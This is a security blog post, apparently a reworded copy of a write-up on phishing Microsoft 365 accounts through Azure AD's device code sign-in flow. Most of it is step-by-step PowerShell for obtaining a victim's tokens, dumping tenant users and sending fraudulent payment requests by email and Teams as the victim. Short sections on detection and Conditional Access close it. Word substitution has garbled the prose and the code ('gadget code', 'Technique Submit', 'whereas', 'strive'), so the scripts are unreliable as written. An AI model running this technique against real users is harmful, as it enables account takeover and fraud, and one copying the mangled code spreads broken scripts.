





The continuing international phishing campaings againts Microsoft 365 have used varied phishing methods.
At present attackers are utilising solid login websites and OAuth app consents.
On this weblog, I’ll introduce a brand new phishing approach based mostly on Azure AD gadget code authentication move.
I’ll additionally present directions on the right way to detect utilization of compromised credentials and what to do to forestall phishing utilizing the brand new approach.
In accordance with phishing.org:
Phishing is a cybercrime through which a goal or targets are contacted by electronic mail, phone or textual content message by somebody posing as a reputable establishment to lure people into offering delicate information similar to personally identifiable data, banking and bank card particulars, and passwords.
There are quite a few phishing methods for use by criminals. Subsequent I’ll shortly introduce two of probably the most used methods associated to Microsoft 365 and Azure AD.
Cast login pages
That is the commonest phishing approach, the place attackers have created login pages that imitate legit login screens. When a sufferer enters credentials, attackers can use these to log in utilizing sufferer’s id.
Recently some subtle phishing websites have checked the entered credentials in actual time utilizing authentication APIs.
The sort of phishing may be simply prevented by enabling Multi-Issue Authentication (MFA).
MFA is included in all Microsoft 365 and Azure AD subscriptions.
Notice! Utilizing MFA doesn’t forestall the phishing per se. As an alternative, it prevents attackers from logging in because the sufferer because the attacker will not be capable of carry out the MFA.
Nonetheless, if the sufferer is utilizing the identical password on different companies, the compromised credentials can be utilized on these companies.
OAuth consent
One other generally used approach is to lure victims to present consent to an utility to entry their information.
These apps are sometimes named to imitate legit apps, similar to “0365 Entry” or “E-newsletter App”:

:point_right: See a demo by @SantasaloJoosua to learn the way this works in real-life.
The sort of phishing may be lowered by limiting customers from registering new apps to Azure AD:


There may be additionally a preview function which permits stopping the customers for giving consents to apps:
Subsequent, I’ll show a brand new phishing approach for compromising Workplace 365 / Azure AD accounts.
What’s gadget code authentication
In accordance with Microsoft documentation the gadget code authentication:
permits customers to check in to input-constrained units similar to a sensible TV, IoT gadget, or printer. To allow this move, the gadget has the consumer go to a webpage of their browser on one other gadget to check in. As soon as the consumer indicators in, the gadget is ready to get entry tokens and refresh tokens as wanted.

The method is as follows:
- A consumer begins an app supporting gadget code move on a tool
- The app connects to Azure AD /devicecode endpoint and sends client_id and useful resource
- Azure AD sends again device_code, user_code, and verification_url
- Gadget reveals the verification_url (hxxps://microsoft.com/devicelogin) and the user_code to the consumer
- Person opens a browsers and browses to verification_url, provides the user_code when requested and logs in
- Gadget polls the Azure AD till after succesfull login it will get access_token and refresh_token
Phishing with gadget code authentication
The fundamental thought to utilise gadget code authentication for phishing is following.
- An attacker connects to /devicecode endpoint and sends client_id and useful resource
- After receiving verification_uri and user_code, create an electronic mail containing a hyperlink to verification_uri and user_code, and ship it to the sufferer.
- Sufferer clicks the hyperlink, supplies the code and completes the check in.
- The attacker receives access_token and refresh_token and might now mimic the sufferer.
1. Connecting to /devicecode endpoint
Step one is to make a http POST to Azure AD devicecode endpoint:
https://login.microsoftonline.com/frequent/oauth2/devicecode?api-version=1.0
I’m utilizing the next parameters. I selected to make use of “Microsoft Workplace” client_id as a result of it appears to be like probably the most legit app identify, and it may be used to entry different sources too.
The chosen useful resource provides entry to AAD Graph API which is utilized by MSOnline PowerShell module.
The response is much like following:
{
	"user_code": "CLZ8HAV2L",
	"device_code": "CAQABAAEAAAB2UyzwtQEKR7-rWbgdcBZIGm0IlLxBn23EWIrgw7fkNIKyMdS2xoEg9QAntABbI5ILrinFM2ze8dVKdixlThVWfM8ZPhq9p7uN8tYIuMkfVJ29aUnUBTFsYCmJCsZHkIxtmwdCsIlKpOQij2lJZzphfZX8j0nktDpaHVB0zm-vqATogllBjA-t_ZM2B0cgcjQgAA",
	"verification_url": "https://microsoft.com/devicelogin",
	"expires_in": "900",
	"interval": "5",
	"message": "To check in, use an online browser to open the web page https://microsoft.com/devicelogin and enter the code CLZ8HAV2L to authenticate."
}| Parameter | Description |
|---|---|
| user_code | The code a consumer will enter when requested |
| device_code | The gadget code used to “ballot” for authentication end result |
| verification_url | The url the consumer must browse for authentication |
| expires_in | The expiration time in seconds (quarter-hour) |
| interval | The interval in seconds how usually the consumer ought to ballot for authentication |
| message | The pre-formatted message to be present to the consumer |
Here’s a script to hook up with devicelogin endpoint:
# Create a physique, we'll be utilizing consumer id of "Microsoft Workplace"
$physique=@{
	"client_id" = "d3590ed6-52b3-4102-aeff-aad2292ab01c"
	"useful resource" =  "https://graph.home windows.web"
}

# Invoke the request to get gadget and consumer codes
$authResponse = Invoke-RestMethod -UseBasicParsing -Technique Submit -Uri "https://login.microsoftonline.com/frequent/oauth2/devicecode?api-version=1.0" -Physique $physique
$user_code =    $authResponse.user_code
Notice! I’m utilizing a model 1.0 which is just a little bit completely different than v2.0 move used within the documentation.
2. Making a phishing electronic mail
Now that we now have the verification_url (all the time the identical) and user_code we will create and ship a phishing electronic mail.
Notice! For sending electronic mail you want a working smtp service.
Here’s a script to ship a phishing electronic mail to the sufferer:
# Create a message
$message = @"
<html>
Hello!<br>
Right here is the hyperlink to the <a href="https://microsoft.com/devicelogin">doc</a>. Use the next code to entry: <b>$user_code</b>. <br><br>
</html>
"@

# Ship the e-mail
Ship-MailMessage -from "Don Director <dond@one thing.com>" -to "[email protected]" -Topic "Don shared a doc with you" -Physique $message -SmtpServer $SMTPServer -BodyAsHtml

The obtained electronic mail appears to be like like this:
3. “Catching the fish” – sufferer performs the authentication

When a sufferer clicks the hyperlink, the next web site seems. As we will see, the url is a legit Microsoft url. The consumer is requested to enter the code from the e-mail.

After coming into the code, consumer is requested to pick the consumer to check in. As we will see, the consumer is requested to check in to Microsoft Workplace – no consents are requested.
Notice! If the consumer will not be logged in, the consumer must log in utilizing no matter strategies the goal organisation is utilizing.
After successfull authentication, the next is proven to the consumer.

:warning: At this level the id of the consumer is compromised! :warning:
4. Retrieving the entry tokens
The final step for the attacker is to retrieve the entry tokens. After finishing the step 2. the attacker begins polling the Azure AD for the authentication standing.
Attacker must make an http POST to Azure AD token endpoint each 5 seconds:
https://login.microsoftonline.com/Widespread/oauth2/token?api-version=1.0
The request should embrace the next parameters (code is the device_code from the step 1)
| Parameter | Worth |
|---|---|
| client_id | d3590ed6-52b3-4102-aeff-aad2292ab01c |
| useful resource | https://graph.home windows.web |
| code | CAQABAAEAAAB2UyzwtQEKR7-rWbgdcBZIGm0IlLxBn23EWIrgw7fkNIKyMdS2xoEg9QAntABbI5ILrinFM2ze8dVKdixlThVWfM8ZPhq9p7uN8tYIuMkfVJ29aUnUBTFsYCmJCsZHkIxtmwdCsIlKpOQij2lJZzphfZX8j0nktDpaHVB0zm-vqATogllBjA-t_ZM2B0cgcjQgAA |
| grant_type | urn:ietf:params:oauth:grant-type:device_code |
If the authentication is pending, an http error 400 Unhealthy Request is returned with the next content material:
{
	"error": "authorization_pending",
	"error_description": "AADSTS70016: OAuth 2.0 gadget move error. Authorization is pending. Proceed polling.rnTrace ID: b35f261e-93cd-473b-9cf9-b81f30800600rnCorrelation ID: 8ee0ae8a-533f-4742-8334-e9ed939b083drnTimestamp: 2020-10-14 06:06:07Z",
	"error_codes": [70016],
	"timestamp": "2020-10-13 18:06:07Z",
	"trace_id": "b35f261e-93cd-473b-9cf9-b81f30800600",
	"correlation_id": "8ee0ae8a-533f-4742-8334-e9ed939b083d",
	"error_uri": "https://login.microsoftonline.com/error?code=70016"
}
After successfull login, we’ll get the next response (tokens truncated):
{
	"token_type": "Bearer",
	"scope": "user_impersonation",
	"expires_in": "7199",
	"ext_expires_in": "7199",
	"expires_on": "1602662787",
	"not_before": "1602655287",
	"useful resource": "https://graph.home windows.web",
	"access_token": "eyJ0eXAi...HQOT1rvUEOEHLeQ",
	"refresh_token": "0.AAAAxkwD...WxPoK0Iq6W",
	"foci": "1",
	"id_token": "eyJ0eXAi...widmVyIjoiMS4wIn0."
}
The next script connects to the Azure AD token endpoint and polls for authentication standing.
$proceed = $true
$interval = $authResponse.interval
$expires =  $authResponse.expires_in

# Create physique for authentication requests
$physique=@{
	"client_id" =  "d3590ed6-52b3-4102-aeff-aad2292ab01c"
	"grant_type" = "urn:ietf:params:oauth:grant-type:device_code"
	"code" =       $authResponse.device_code
	"useful resource" =   "https://graph.home windows.web"
}

# Loop whereas authorisation is pending or till timeout exceeded
whereas($proceed)
{
	Begin-Sleep -Seconds $interval
	$whole += $interval

	if($whole -gt $expires)
	{
		Write-Error "Timeout occurred"
		return
	}

	# Attempt to get the response. Will give 40x whereas pending so we have to strive&catch
	strive
	{
		$response = Invoke-RestMethod -UseBasicParsing -Technique Submit -Uri "https://login.microsoftonline.com/Widespread/oauth2/token?api-version=1.0 " -Physique $physique -ErrorAction SilentlyContinue
	}
	catch
	{
		# That is regular move, all the time returns 40x until profitable
		$particulars=$_.ErrorDetails.Message | ConvertFrom-Json
		$proceed = $particulars.error -eq "authorization_pending"
		Write-Host $particulars.error

		if(!$proceed)
		{
			# Not pending so this can be a actual error
			Write-Error $particulars.error_description
			return
		}
	}

	# If we bought response, all okay!
	if($response)
	{
		break # Exit the loop
	}
}
Now we will use the entry token to impersonate the sufferer:
# Dump the tenant customers to csv
Get-AADIntUsers -AccessToken $response.access_token | Export-Csv customers.csv
We will additionally get entry tokens to different companies utilizing the refresh token so long as the client_id stays the identical.
The next script will get an entry token for Change On-line.
# Create physique for getting entry token for Change On-line
$physique=@{
	"client_id" =     "d3590ed6-52b3-4102-aeff-aad2292ab01c"
	"grant_type" =    "refresh_token"
	"scope" =         "openid"
	"useful resource" =      "https://outlook.office365.com"
	"refresh_token" = $response.refresh_token
}

$EXOresponse = Invoke-RestMethod -UseBasicParsing -Technique Submit -Uri "https://login.microsoftonline.com/Widespread/oauth2/token" -Physique $physique -ErrorAction SilentlyContinue

# Ship electronic mail because the sufferer
Ship-AADIntOutlookMessage -AccessToken $EXOresponse.access_token -Recipient "one [email protected]" -Topic "Overdue cost" -Message "Pay this <h2>asap!</h2>"
AADInternals (v0.4.4 or later) has an Invoke-AADIntPhishing operate
which automates the phishing course of.
The phishing message may be customised, the default message is following:
'<div>Hello!<br/>It is a message despatched to you by somebody who's utilizing <a href="https://o365blog.com/aadinternals">AADInternals</a> phishing operate. <br/><br/>Here's a <a href="{1}">hyperlink</a> you <b>shouldn't click on</b>.<br/><br/>In case you nonetheless resolve to take action, present the next code when requested: <b>{0}</b>.</div>'
Default message in electronic mail:

Default message in Groups:
Electronic mail
The next instance sends a phishing electronic mail utilizing a personalized message. The tokens are saved to the cache.
# Create a customized message
$message = '<html>Hello!<br/>Right here is the hyperlink to the <a href="{1}">doc</a>. Use the next code to entry: <b>{0}</b>.</html>'

# Ship a phishing electronic mail to recipients utilizing a personalized message and save the tokens to cache
Invoke-AADPhishing -Recipients "[email protected]","[email protected]" -Topic "Johnny shared a doc with you" -Sender "Johnny Carson <[email protected]>" -SMTPServer smtp.myserver.native -Message $message -SaveToCache
Code: CKDZ2BURF
Mail despatched to: [email protected]
...
Acquired entry token for [email protected]
And now we will ship electronic mail because the sufferer utilizing the cached token.
# Ship electronic mail because the sufferer
Ship-AADIntOutlookMessage -Recipient "one [email protected]" -Topic "Overdue cost" -Message "Pay this <h2>asap!</h2>"
We will additionally ship a Groups message to make the cost request extra pressing:
# Ship Groups message because the sufferer
Ship-AADIntTeamsMessage -Recipients "one [email protected]" -Message "Simply despatched you an electronic mail about due cost. Take a look at it."
Despatched MessageID
---- ---------
16/10/2020 14.40.23 132473328207053858
The next video reveals the right way to use AADInternals for electronic mail phishing.
Groups
AADInternals helps sending phishing messages as Groups chat messages.
Notice! After the sufferer has “authenticated” and the tokens are obtained, AADInternals will exchange the unique message. This message may be supplied with -CleanMessage parameter.
The default clear message is:
'<div>Hello!<br/>It is a message despatched to you by somebody who's utilizing <a href="https://o365blog.com/aadinternals">AADInternals</a> phishing operate. <br/>If you're seeing this, <b>somebody has stolen your id!</b>.</div>'
The next instance sends a phishing electronic mail utilizing customised messages. The tokens are saved to the cache.
# Get entry token for Azure Core Administration
Get-AADIntAccessTokenForAzureCoreManagement -SaveToCache

# Create the customized messages
$message = '<html>Hello!<br/>Right here is the hyperlink to the <a href="{1}">doc</a>. Use the next code to entry: <b>{0}</b>.</html>'
$cleanMessage = '<html>Hello!<br/>Have a pleasant weekend.</html>'

# Ship a groups message to the recipient utilizing customised messages
Invoke-AADPhishing -Recipients "[email protected]" -Groups -Message $message -CleanMessage $cleanMessage -SaveToCache
Code: CKDZ2BURF
Groups message despatched to: [email protected]. Message id: 132473151989090816
...
Acquired entry token for [email protected]
The next video reveals the right way to use AADInternals for Groups phishing.
To start with, from the Azure AD point-of-view the login takes place the place the authentication was initiated. It is a crucial level to grasp.
Because of this within the signing log, the login was carried out from the attacker location and gadget, not from consumer’s.
Nonetheless, the entry tokens acquired utilizing the refresh token don’t seem in signing log!
Beneath is an instance the place I initiated the phishing from an Azure VM (effectively, from the cloud shell to be extra particular). As we will see, the login utilizing the “Microsoft Workplace” consumer happened at
7:23 AM from the ip-address 51.144.240.233. Nonetheless, getting the entry token for Change On-line at 7:27 AM will not be proven within the log.

:warning: If there are indications that the consumer is signing in from non-typical places, the consumer account is likely to be compromised.
The one efficient method for stopping phishing utilizing this method is to make use of Conditional Entry (CA) insurance policies.
To be particular, the phishing cannot be prevented, however we will forestall customers from signing in based mostly on sure guidelines.
Particularly the situation and gadget state based mostly insurance policies are efficient for safeguarding accounts. This is applicable for the all phishing methods at present used.
Nonetheless, it’s not potential to cowl all situations. As an example, forcing MFA for logins from illicit places doesn’t assist if the consumer is logging in utilizing MFA.
If the consumer has been compromised, the consumer’s refresh tokens may be revoked, which
prevents attacker getting new entry tokens with the compromised refresh token.
So far as I do know, the gadget code authentication move approach has not used for phishing earlier than.
From the attacker standpoint, this technique has a few execs:
- No must register any apps
- No must setup a phishing infrastructure for pretend login pages and many others.
- The consumer is barely requested to check in (normally to “Microsoft Workplace”) – no consents requested
- Every little thing occurs in login.microsoftonline.com namespace
- Attacker can use any client_id and useful resource (not all mixtures work although)
- If the consumer signed in utilizing MFA, the entry token additionally has MFA declare (this consists of additionally the entry tokens fetched utilizing the refresh token)
- Stopping requires Conditional Entry (and Azure AD Premium P1/P2 licenses)
From the attacker standpoint, this technique has at the very least one con:
- The consumer code is legitimate just for quarter-hour
After all, the attacker can minimise the time restriction by sending the phishing electronic mail to a number of recipients – this can improve the likelihood that somebody indicators in utilizing the code.
One other method is to implement a proxy which might begin the authentication when the hyperlink is clicked (credit to @MrUn1k0d3r).
Nonetheless, this manner the benefit of utilizing a legit microsoft.com url can be misplaced.
Guidelines for surviving phishing campaings:
- Educate your customers about data safety and phishing :woman_teacher:
- Use Multi-Issue Authentication (MFA) :iphone:
- Use Intune :hammer_and_wrench: and Conditional Entry (CA) :stop_sign:







+ There are no comments
Add yours